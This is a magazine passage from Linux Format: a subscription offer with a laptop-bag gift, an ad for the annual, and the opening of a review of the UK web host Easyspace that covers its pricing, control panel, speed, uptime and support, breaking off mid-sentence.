
Sign up today and get your

## STM MYTH Laptop Bag

**YOUR  
GIFT!**  
**WORTH  
£90**

Don't miss out,  
subscribe now!



### Features

The STM Myth Laptop Bag is an extraordinarily spacious carrier with cutting-edge contemporary features and a handsome collection of sophisticated tailoring.

- » Durable and water repellent
- » Air-channel back panel and yoke
- » Integrated lumbar support
- » CableReady enables charging on the go with hidden cables
- » Impact protection isolates your laptop from the 'bump zone'
- » TPU-coated webbing and handles
- » Handy dedicated earbud pocket
- » Large 28-litre capacity – big enough for most 15-inch laptops

## SUBSCRIBE NOW!

[www.magazinesdirect.com/lin/a12e](http://www.magazinesdirect.com/lin/a12e)

Call **0330 333 1113** and quote **A12E**



Save money today! **SUBSCRIBE**

1) Only available to www.magazinesdirect.com subscribers



» **PLUS:** Exclusive access<sup>1</sup> to the *Linux Format* subs area!


1,000s of DRM-free PDF back issues and articles! Get **instant access** back to issue 66 (May 2005) with tutorials, interviews, features and reviews. At **linuxformat.com**

**DON'T MISS!**  
Includes 5 years of *Linux User & Developer* issues

## » CHOOSE YOUR PACKAGE!

**NOT FROM THE UK?**  
Turn to page 65 for more great subscriber deals!

### ANNUAL PRINT EDITION



Only **£67.50**

13 issues of *Linux Format* in print over 12 months by Direct Debit


### ANNUAL PRINT + DIGITAL EDITION



Only **£92.50**

13 issues of *Linux Format* over 12 months in print and digital by Direct Debit

### DIGITAL EDITION ONLY




(no gift) Only **£54.99**

13 issues of *Linux Format* in digital by Direct Debit

**Terms and conditions:** Offer closes 31 March 2022. Offer open to new UK subscribers only. Pricing is guaranteed for the first 12 months and we will notify you in advance of any price changes. Please allow up to six weeks for delivery of your first subscription issue (up to eight weeks overseas). Your gift will be delivered separately within 60 days after your first payment has cleared. Gifts only available to subscribers on the UK mainland. Gift not available with a digital subscription. The full subscription rate is for 12 months (13 issues) and includes postage and packaging. If the magazine ordered changes frequency per annum, we will honour the number of issues paid for, not the term of the subscription. For full terms and conditions, visit [www.magazinesdirect.com/terms](http://www.magazinesdirect.com/terms). For enquiries please call: +44 (0) 330 333 1113. Lines are open Monday-Friday 9am-5pm UK Time or e-mail: [help@magazinesdirect.com](mailto:help@magazinesdirect.com). Calls to 0330 numbers will be charged at no more than a national landline call, and may be included in your phone provider's call bundle.

# GET THE LATEST LINUX UPDATES, TUTORIALS AND EXPERT ADVICE

Collating some of the best content from 12 months of the leading Linux magazine, the latest Linux Format Annual offers in-depth features, fun step-by-step guides, Raspberry Pi projects, security tips and much more!



FUTURE

Ordering is easy. Go online at:

[magazinesdirect.com](https://www.magazinesdirect.com)

Or get it from selected supermarkets & newsagents

# Easyspace web hosting

Mike Williams assesses a skilled UK host famous for its speed...

## IN BRIEF

Easyspace is a battle-hardened veteran of web hosting from the UK, offering a wide selection of hosting solutions and hosting-related services intended for casual bloggers and business owners alike. Their only significant handicap is the lack of a free trial or any refund policy.

**E**asyspace has been part of the domain registration and web hosting industry in the UK since 1997. In 2004, it was purchased by iomart and Easyspace has greatly benefited from investment into the network and infrastructure with 10 self-run data centres that stretch across eight locations throughout England, Scotland and Wales.

Hosting types include shared hosting (entry-level, standard, premium and WordPress-oriented), cloud and VPS hosting, and dedicated server hosting (pre-built and custom servers).

With all shared hosting plans you can opt between Linux and Windows – even with the entry-level one – and for the same price. The most pocket-friendly plan Entry starts at £2.99 and provides a single site, one free domain name for a year, countless subdomains, but just 1GB of storage, unlimited bandwidth, and no SSL certificate. To get a free SSL certificate, you'll have to go with the "Premium" plan at least, and even then it will be yours for one year only.

There are no free trials or refunds with Easyspace, so consider everything carefully before giving it a chance.

## Ease of use


Tap into Web Hosting, select a hosting type, hit Read More and Compare options to get a clearer picture of features you're going to get with each plan, and opt for one of them by clicking Buy Now.

After picking out a plan, you'll be asked to select a billing period (three months, or one, two, three, four or five years), an operating system (Linux or Windows), and whether to include email with the hosting package (it's free). After this, you'll be prompted to add a domain name, some of which are available at a bargain price.

Easyspace's custom control panel is simple looking and easy to use with its familiar layout, coloured tiles for every area, and handy sidebar menu. There are no one-click installs, which would have been bad news if you couldn't request the technical team to install WordPress (or any other useful tool) on your behalf. If you went with a WordPress-oriented plan, then WordPress will be installed automatically for you. We should also note that users who purchased cloud-based packages can expect to get either cPanel or Plesk as their control panel.

## Speed and experience

Even though Easyspace seldom mentions speed on its site, it seems it has nothing to worry about. According to our trusty tool of choice *GTmetrix*, Easyspace's official site took 2.2 seconds to fully load and a total of 70



requests at the same time. *GTmetrix* rated the site with a respectable B (89 per cent), which was only one per cent away from an A grade.

As for uptime, Easyspace guarantees an impressive 100 per cent of it. After monitoring the site's uptime for two weeks via *UptimeRobot* there was no downtime and no major oscillation in response time to boot, all of which is an unspoken promise of reliable performance.

## Helpdesk and support

If you run into trouble with your website, or simply want to throw a question or two, your best bet is to get in touch with Easyspace's staff via live chat. It's supposed to be available round-the-clock, but our experience tells us that you'll be better off trying to reach them during office hours. Alternatively, you can give them 